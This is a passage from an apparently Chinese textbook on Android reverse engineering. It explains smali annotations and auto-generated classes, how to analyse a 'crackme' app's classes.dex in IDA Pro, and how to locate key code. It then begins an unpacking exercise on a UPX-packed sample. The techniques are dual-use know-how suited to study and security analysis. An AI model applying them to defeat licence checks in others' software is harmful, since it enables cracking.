在文件 MainActivity$1.smali 中，在开头部分使用了.implements 指令，功能是设置此类实现了按钮单击事件的监听器接口，通过此类实现了其 OnClick()方法。

13.6 分析注解类

知识点讲解：光盘:视频\知识点\第 13 章\分析注解类.avi

在 Android 应用程序中经常用到注解类，其中最为常用的注解包有如下两个。

- dalvik.annotation：此包下的注解不对外开放，仅供核心库与代码测试使用，所有的注解声明位于 Android 4.4源码的libcore/dalvik/src/main/java/dalvik/annotation目录中。
- android.annotation：在Android4.4源码的frameworks/base/core/java/android/annotation目录中实现注解声明。

在.smali 格式文件中可以发现注解类，例如，下面是文件 MainActivity.smali 的代码片段。

```
# annotations
.annotation system Ldalvik/annotation/MemberClasses;
    value = {
        Lcom/guan/crackme/MainActivity$SNChecker;
    }
.end annotation
```

在上述代码中，MemberClasses 就是一个注解，这是在编译时自动添加的，类 MemberClasses 注解的源码如下所示。



```
/**
* A "system annotation" used to provide the MemberClasses list
*/
@Retention(RetentionPolicy.RUNTIME)
@Target(ElementType.ANNOTATION_TYPE)
@interface MemberClasses { }
```

从上述注释可以看出，注解类 MemberClasses 是一个系统注解，功能是为父类提供一个 MemberClasses 列表。注解类 MemberClasses 是子类成员集合，是一个内部类列表。

下面是文件 MainActivity$1.smali 的代码片段。

```
# annotations
.annotation system Ldalvik/annotation/EnclosingMethod;
    value = Lcom/guan/crackme/MainActivity;->onCreate(Landroid/os/
    Bundle;)V
.end annotation
```

在上述代码中，EnclosingMethod 也是一个注解，功能是说明类 MainActivity$1 的作用范围。其中，Method 表示可以作用于一个方法，而注解值 value 则说明它位于主程序 MainActivity 的方法 onCreate()中。与注解类 EnclosingMethod 相对应的还有注解类 EnclosingClass，此类在文件 MainActivity$SNChecker.smali 中的相关代码片段如下所示。

```
# annotations
.annotation system Ldalvik/annotation/EnclosingClass;
    value = Lcom/guan/crackme/MainActivity;
.end annotation

.annotation system Ldalvik/annotation/InnerClass;
    accessFlags = 0x1
    name = "SNChecker"
.end annotation
```

注解类 EnclosingClass 的功能是声明 MainActivity$SNChecker 作用于一个类，注解值 value 表示这个类是 MainActivity。

除了上面介绍的注解类之外，在 Android 系统中还有 Signature 和 Throws 注解。其中，Signature 注解的功能是验证方法的签名，例如，如下代码中的 onItemClick()方法的原型与 Signature 注解的 value 值是一样的。

```
.method public
onItemClick(Landroid/widget/AdapterView;Landroid/view/View;IJ)V
    .locals 6
    .parameter
    .parameter "v"
    .parameter "position"
    .parameter "id"
    .annotation system Ldalvik/annotation/Signature;
        value = {
            "(",
            "Landroid/widget/AdapterView",
            "<*>;",
            "Landroid/view/View;",
            "IJ)V"
        }
    .end annotation
...
    .end method
```

在声明一个 Android 方法的过程中，如果使用关键字 throws 抛出了一个异常，那么会对应地生成相应的 Throws 注解。例如如下所示的代码。

```
.method public final get()Ljava/lang/Object;
  .locals 1
.annotation system Ldalvik/annotation/Throws;
            value = {
                  Ljava/lang/InterruptedException;,
                  Ljava/util/concurrent/ExecutionException;
            }
      .end annotation
   …
.end method
```

在上述代码中，方法 get()抛出了两个异常：InterruptedException 和 ExecutionException，将其转换为如下所示的 Java 代码。

```
public final Object get() throws InterruptedException, ExecutionException {
      …
}
```

注意： 以上介绍的注解都是自动生成的，开发人员不能在代码中添加使用。从Android SDK r17版本开始，在类android.annotation中新增加了SuppressLint 注解，其功能是帮助开发人员去除代码检查器（Lint API check）添加的警告信息。假如在代码中声明了一个没有被用到过的常量，当被代码检查器检测到这个常量后，会在变量所在的代码行添加警告信息，并将鼠标指向变量并停留片刻。

13.7　Android 独有的自动类

知识点讲解：光盘:视频\知识点\第 13 章\Android 独有的自动类.avi

在使用 Eclipse 开发 Android 应用程序时，Android SDK 会自动添加一些类。在发布 Android 程序后，这些自动生成的类会仍然保留在 APK 文件中。例如，在使用 Android 4.4 时会生成如下所示的自动类。

（1）R 类

在 Android 工程的 res 目录下的每个资源都会有一个 ID 值，这些资源的类型可以是字符串、图片、样式、颜色等。例如在本实例中，文件 R.java 的实现代码如下所示。

```
package com.guan.crackme;

public final class R {
      public static final class attr {
      }
      public static final class dimen {
            public static final int padding_large=0x7f040002;
            public static final int padding_medium=0x7f040001;
            public static final int padding_small=0x7f040000;
      }
      public static final class drawable {
            public static final int ic_action_search=0x7f020000;
            public static final int ic_launcher=0x7f020001;
```

```
    }
    public static final class id {
        public static final int btn_annotation=0x7f080000;
        public static final int btn_checksn=0x7f080002;
        public static final int edt_sn=0x7f080001;
        public static final int menu_settings=0x7f080003;
    }
    public static final class layout {
        public static final int activity_main=0x7f030000;
    }
    public static final class menu {
        public static final int activity_main=0x7f070000;
    }
    public static final class string {
        public static final int app_name=0x7f050000;
        public static final int hello_world=0x7f050001;
        public static final int menu_settings=0x7f050002;
        public static final int title_activity_main=0x7f050003;
    }
    public static final class style {
        public static final int AppTheme=0x7f060000;
    }
}
```

因为上述资源类都是类 R 的内部类，所以都会独立生成一个类文件。在反编译 APK 文件后，在结果中可以发现很多文件，例如，R.smali、R$attr.smali、R$dimen.smali、R$drawable.smali、R$id.smali、R$layout.smali、R$menu.smali、R$string.smali 和 R$style.smali。

（2）BuildConfig 类

BuildConfig 类是从 Android SDK r17 版本开始添加的，在此类中只有一个 boolean 类型的名为 DEBUG 的字段，功能是标识程序发布的版本类型。DEBUG 字段的默认值是 true，表示程序以调试版本发布。因为类 BuildConfig 是自动生成的，所以如果想将其改为 false，具体过程如下。

- ❑ 进入Eclipse 开发环境，依次选择菜单Project | Build Automatically命令，这样会关闭自动构建功能。
- ❑ 依次选择菜单Project | Clean。
- ❑ 右击，在弹出的快捷菜单中依次选择Android Tools | Export Signed Application Package导出程序，此时会发现BuildConfig.DEBUG 的值变为false。

（3）注解类

如果在 Android 应用代码中使用了 SuppressLint 或 TargetApi 注解，则在程序中会包含对应的注解类，这样经过反编译处理后，会在 smali/android/annotation 目录下生成相应的 Smali 文件。

第 14 章　IDA Pro 实战——反编译和脱壳

在计算机科学领域，静态分析指的是一种在不执行程序的情况下对程序行为进行分析的理论、技术。静态分析工作和代码分析类似，例如，本书前面的分析反编译文件的过程其实就是一个静态分析的过程。在本章的内容中，将详细讲解使用第三方工具 IDA Pro 静态分析 Android 反编译文件的知识，为读者学习本书后面的知识打下基础。

14.1　使用 IDA Pro 工具反编译 Android 文件

知识点讲解：光盘:视频\知识点\第 14 章\使用 IDA Pro 工具反编译 Android 文件.avi

题目	目的	源码路径
实例 14-1	使用 IDA Pro 工具分析反编译文件	光盘:\daima\14\14.1

使用 IDA Pro 工具反编译 Android 文件的具体实现流程如下所示。

（1）找到本实例的编译文件 123.apk，使用解压工具对其进行解压处理，如图 14-1 所示。

（2）打开 IDA Pro 工具，然后将得到的解压文件 classes.dex 拖动到 IDA Pro 的主窗口，此时会自动弹出加载新文件的对话框，如图 14-2 所示。



图 14-1　解压编译文件 123.apk




图 14-2　加载新文件对话框

由图 14-2 所示的对话框可知，通过使用 IDA Pro 工具可以解析出文件 classes.dex 属于 Android DEX File，保持默认的选项，单击 OK 按钮后就会开始分析 DEX 文件。分析完成后的界面如图 14-3 所示。




图 14-3　分析完成后的效果

（3）因为 IDA Pro 支持结构化形式显示数据结构，并且 Android 的大多数 DEX 文件的数据结构被保存在 Android 源码文件 dalvik/libdex/DexFile.h 中，通过依次选择 IDA Pro 菜单项 File | IBC file，然后选择 dex.idc 的操作可以将文件 DexFile.h 转换为.idc 脚本，这样做便于在 IDA Pro 工具中的参考分析工作。本实例使用 IDA Pro 工具将文件 DexFile.h 转换为文件 test.idc，如图 14-4 所示。




图 14-4　导入.idc 脚本

（4）选择 IDA View-A 选项卡，来到反汇编代码界面，然后依次选择 Jump | Jump to address 命令，如图 14-5 所示，将弹出地址跳转对话框。




图 14-5　打开地址跳转对话框

（5）在图 14-6 所示的地址跳转对话框输入 0，然后单击 OK 按钮，这样可以确保让 IDA Pro 跳转到文

件 classes.dex 的起始位置。

（6）将鼠标定位到注释 segment byte public 'CODE' use32 所在的行，然后选择 Edit | Struct var 命令后弹出选择结构类型对话框。

（7）IDA Pro 将文件 classes.dex 分成了 9 个部分，其中前 7 个部分由结构 DexHeader 提供，最后两个段可以通过计算得出。




图 14-6 输入 0

在文件 classes.dex 中包含了多个方法，可以通过选择 Exports 选项卡的方式来查看详情。各个方法的命名方式遵循了如下规则。

```
类名. 方法名@方法声明
```

在 Exports 选项卡中任意选择一项，双击后即可跳转到相应的反汇编代码位置，例如，SimpleCursor-Adapter.swapCursor@LL 项的反汇编代码位置的代码如下所示。

```
CODE:0002CFCC Method 2589 (0xa1d):
CODE:0002CFCC public android.database.Cursor
CODE:0002CFCC android.support.v4.widget.SimpleCursorAdapter.
        swapCursor(
CODE:0002CFCC android.database.Cursor p0)
CODE:0002CFCC this = v2
CODE:0002CFCC p0 = v3
CODE:0002CFCC invoke-super     {this, p0}, <ref ResourceCursorAdapter.
        swapCursor(ref) imp. @ _def_ResourceCursorAdapter_
        swapCursor@LL>
CODE:0002CFD2 move-result-object v0
CODE:0002CFD4 iget-object    v1, this, SimpleCursorAdapter_mOriginalFrom
CODE:0002CFD8 invoke-direct    {this, v1}, <void SimpleCursorAdapter.
       findColumns(ref) SimpleCursorAdapter_findColumns@VL>
CODE:0002CFDE
CODE:0002CFDE locret:
CODE:0002CFDE return-object v0
CODE:0002CFDE Method End
```

在 IDA Pro 操作界面中，反汇编代码使用关键字 ref 表示非 Java 标准类型的引用。例如，在上述代码中，方法第 1 行中的指令 invoke-super 的前半部分如下所示。

```
invoke-super {this, p0}, <ref ResourceCursorAdapter.swapCursor(ref)
```

其中前面的 ref 关键字表示方法 swapCursor()的返回类型，后面括号中的 ref 关键字表示参数类型。

而后半部分的代码是 IDA Pro 智能识别的，通过识别 Android SDK 中 API 函数的方式，并结合使用关键字 imp 进行标识，例如，在第 1 行指令的 invoke-super 的后半部分如下所示。

```
imp. @ _def_ResourceCursorAdapter_swapCursor@LL
```

在上述代码中，imp 表示该方法是 Android SDK 中的 API，@后面的部分是 API 的声明，并且在类名与方法名之间需要使用下划线分隔。

通过使用 IDA Pro，可以隐式传递 this 引用。因为在 Smali 语言程序中可以使用寄存器 p0 来传递 this 指针，在此处使用 this 取代了 p0，所以后面的寄存器命名都必须依次减 1。

除此之外，IDA Pro 还可以识别代码中的循环、switch 语句和 Try/Catch 结构语句，并能将其以类似高级语言的结构形式显示出来，这在分析大型程序时对了解代码结构有很大的帮助。

在现实应用中，使用 IDA Pro 工具定位关键代码的方法与定位 Smali 关键代码的方法类似，其中最为常用的方法有如下 3 种。

（1）搜索特征字符串

- 首先通过快捷键Ctrl+S打开“段选择”对话框。



- 双击STRINGS段落跳转到字符串段。
- 选择Search | text命令打开文本搜索对话框，在String旁边的文本框中输入要搜索的字符串，单击OK按钮后会定位到搜索结果。

（2）搜索关键 API

- 首先按下快捷键Ctrl+S打开“段选择”对话框。
- 双击第一个CODE段跳转到数据起始段。
- 依次选择Search | text命令打开文本搜索对话框。
- 在String旁边的文本框中输入要搜索的API名称，单击OK按钮后会定位到搜索结果。
- 如果API被调用多次，可以按下快捷键Ctrl+T来继续搜索下一项。

（3）通过方法名进行判断

这种方法比较烦琐，实现效率低，所以不常用。

14.2　脱 壳 实 战

知识点讲解：光盘:视频\知识点\第 14 章\脱壳实战.avi

在本节的内容中，将通过一个具体实例来讲解 IDA Pro 工具的基本用法，讲解对一个简单文件进行脱壳的基本方法。本节的实例来源于开源代码，具体下载路径是 http://bbs.pediy.com/upload/bbs/unpackfaq/notepad.upx.rar。

14.2.1　在工作窗口中打开

在 IDA Pro 工具栏的下方是工作窗口，工作窗口占据了绝大部分界面。IDA Pro 的工作窗口主要分为 IDA View-A、Name、Strings、Exports 和 Imports 这 5 个选项卡。后面 3 个分别是字符参考、输出函数参考和输入函数参考。Name 是命名窗口，显示命名的函数或者变量。这 4 个窗口都支持索引功能，可以通过双击来快速切换到分析窗口中的相关内容，使用起来十分方便，如图 14-7 所示。

IDA View-A　Names　Strings　Exports　Imports

Name	Address	Ordinal
ZwAllocateUserPhysicalPages	77F322AF	956
ZwAllocateUuids	77F322C3	957
ZwAllocateVirtualMemory	77F322D7	958
ZwApphelpCacheControl	77F322EB	959
ZwAreMappedFilesTheSame	77F322FF	960
ZwAssignProcessToJobObject	77F32313	961
ZwCallbackReturn	77F32327	962
ZwCancelDeviceWakeupRequest	77F3233B	963
ZwCancelIoFile	77F3234F	964
ZwCancelTimer	77F32363	965
ZwClearEvent	77F32377	966
ZwClose	77F3238B	967
ZwCloseObjectAuditAlarm	77F3239F	968
ZwCompactKeys	77F323B3	969
ZwCompareTokens	77F323C7	970
ZwCompleteConnectPort	77F323DB	971
ZwCompressKey	77F323EF	972
ZwConnectPort	77F32403	973
ZwContinue	77F35253	974
ZwCreateDebugObject	77F32417	975
ZwCreateDirectoryObject	77F3242B	976

zwcr　程序提供索引功能，直接键入字符即可使用

图 14-7　工作窗口

IDA View-A 是一个分析窗口，除了可以支持常见的反汇编模式，还提供了很多图形视图功能，如图 14-8 所示。

